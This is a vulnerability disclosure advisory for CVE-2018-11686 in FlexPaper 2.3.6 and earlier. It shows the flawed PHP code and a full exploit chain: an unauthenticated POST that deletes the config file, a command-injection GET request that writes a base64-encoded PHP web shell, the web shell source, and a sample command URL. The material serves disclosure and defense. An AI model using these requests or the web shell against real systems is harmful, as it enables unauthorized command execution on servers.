FLEXPAPER <= 2.3.6 RCE

CVE-2018-11686

Red Timmy Security

6th March 2019

Red Timmy Security

https://redtimmysec.wordpress.com/
https://www.twitter.com/redtimmysec

Summary

FOREWORD


Around one year ago we discovered a Remote Command Execution vulnerability on FlexPaper (https://www.flowpaper.com). The vendor was immediately contacted and a CVE registered (2018-11686). However the vulnerability itself has remained undisclosed until now, regardless the fact that a patch has been issued with the release 2.3.7 of the project (https://flowpaper.com/GPL/FlexPaper_2.3.7.zip).

FLEXPAPER <= 2.3.6 REMOTE COMMAND EXECUTION

FlexPaper is an open source project, released under GPL license, quite widespread over the internet. It provides document viewing functionalities to web clients, mobile and tablet devices. At least until 2014 the component has been actively used by WikiLeaks, when it was discovered to be affected by a XSS vulnerability subsequently patched[1]. The remote command execution vulnerability hereby descripted has remained 0day until being reported to vendor in April 2018.

SETUP.PHP

The "`php/setup.php`" script is used to initialize the Flexpaper configuration file in the "`config/`" folder. The function "`pdf2swfEnabled()`" passes the user input unsafely to "`exec()`" that leads straight to arbitrary command execution.



```
if(      PHP_OS == "WIN32" || PHP_OS == "WINNT"      ){
    exec('"' . $path_to_pdf2swf . '"' . ' --version 2>&1', $out);
}else{
    exec($path_to_pdf2swf . ' --version 2>&1', $out);
}
```

Table 1: RCE in php/setup.php

However, this entry point can be only reached in case Flexpaper has not been initialized (i.e. there is no configuration file in the "`config/`" folder) which is the main reason to have the software downloaded and installed.

Therefore, after the configuration process is completed, the "`exec()`" function cannot be hit with arbitrary user input.

FILE REMOVAL VIA CHANGE_CONFIG.PHP

FlexPaper <= 2.3.6 also suffers from an unrestricted file overwrite vulnerability in "`php/change_config.php`". The component exposes a functionality to update the configuration file. However, access to this file is improperly guarded, as can be seen in the code snippet in **Table 2**.

[1] https://www.theregister.co.uk/2014/12/23/wikileaks_pdf_viewer_vuln/

```
    if($configManager->getConfig('admin.password')==null){
        $url = 'setup.php';
        header("Location: $url");
        exit;
    }

    if(isset($_POST['SAVE_CONFIG'])){ ●
        $configs = $configManager->getConfig();
        $configs['path.pdf']                         = $_POST['PDF_Directory'];
        $configs['path.swf'] ●                       = $_POST['SWF_Directory'];
        $configs['licensekey']                     = $_POST['LICENSEKEY'];
        $configs['splitmode']                         = $_POST['SPLITMODE'];
        $configs['renderingorder.primary']           = $_POST['RenderingOrder_PRIM'];
        $configs['renderingorder.secondary']   = $_POST['RenderingOrder_SEC'];

        $configManager->saveConfig($configs);
        $dir = $configManager->getConfig('path.swf'); ●
        foreach(glob($dir.'*.*') as $v){
            unlink($v);
        }
        header("Location: index.php?msg=Configuration%20saved!");
        exit;
    }

    if(!isset($_SESSION['FLEXPAPER_AUTH'])) { ●
        $url = 'index.php';
        header("Location: $url");
        exit;
    }
```

Table 2: Unrestricted file overwrite in php/change_config.php

The “`SAVE_CONFIG`” (●) is done before the “`FLEXPAPER_AUTH`” (●) authorization check is performed. Therefore, a not authenticated user can send a POST request and have the configuration file updated. Even more interesting is the fact that after the configuration file is updated, the script will remove all files in the directory that is configured under “`path.swf`” (●). As this path was just updated by the attacker, he is in full control of the directory in which he wants to delete files.

An example of a HTTP request, which results in deletion of the configuration file, is given in **Table 3**.

```
POST /flexpaper/php/change_config.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 162
Content-Type: application/x-www-form-urlencoded

SAVE_CONFIG=1&PDF_Directory=/var/www/html/flexpaper/pdf&SWF_Directory=config/
&LICENSEKEY=&SPLITMODE=1&RenderingOrder_PRIM=flash&RenderingOrder_SEC=html
```

Table 3: Arbitrary file delete (php/change_config.php)

BACK TO SETUP.PHP

Once the Flexpaper configuration file is deleted, the vulnerable entry point at "`setup.php`" becomes reachable again. Now the attacker is one GET request far from triggering RCE. The malicious payload is provided to the "`PDF2SWF_PATH`" parameter. The command is injected just prepending a semicolon ";" character as shown below:

```
GET /php/setup.php?step=2&PDF2SWF_PATH=id%3becho%20PD9waHAKCiRrZXkgPSAkX0dFVFsnYW
NjZXNzJ107CgppZigka2V5PT0nMDk4NzczNzYxMTY0NzI3NDI3ODQzMjQ4MjRteG1teG0nKXsKCgllY2hv
IHNoZWxsX2V4ZWMoYmFzZTY0X2RlY29kZSgkX0dFVFsnY21kJ10pKTsKCn07Cj8%2bCg%3d%3d%7cbase64
%20-d%20%3e%24%28pwd%29%2ftiger_shell.php%3bid HTTP/1.1
Host: localhost
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
```

Table 4: HTTP request triggering the RCE (php/setup.php)

In the example above the server was forced to base64 decode a PHP web shell (see **Table 5**) and write that in to a file named "`tiger_shell.php`" in the webserver's document root.

```
<?php

$key = $_GET['access'];

if($key=='09877376116472742784324824mxmmxm'){

                echo shell_exec(base64_decode($_GET['cmd']));

};
?>
```

Table 5: Generic example of web shell

THE WEB SHELL

The web shell adopted in this case takes as an input a key and an arbitrary base64 encoded command submitted via GET request. It base64 decode and execute the command only if the key matches with the hardcoded one. From now on, the attacker can launch any arbitrary command like this:

```
http://localhost/php/tiger_shell.php?cmd=aWQ7dW5hbWUgLWE7cHdk&a
ccess=09877376116472742784324824mxmmxm
```

The command injected through "`cmd`" parameter, for this specific example, is the base64 encoded representation of "`id;uname -a;pwd`". Needless to say it can be whatever command the attacker wants to run.

EXPLOIT CODE

A working exploit will be released soon on our blog (https://redtimmysec.wordpress.com).

Stay tuned!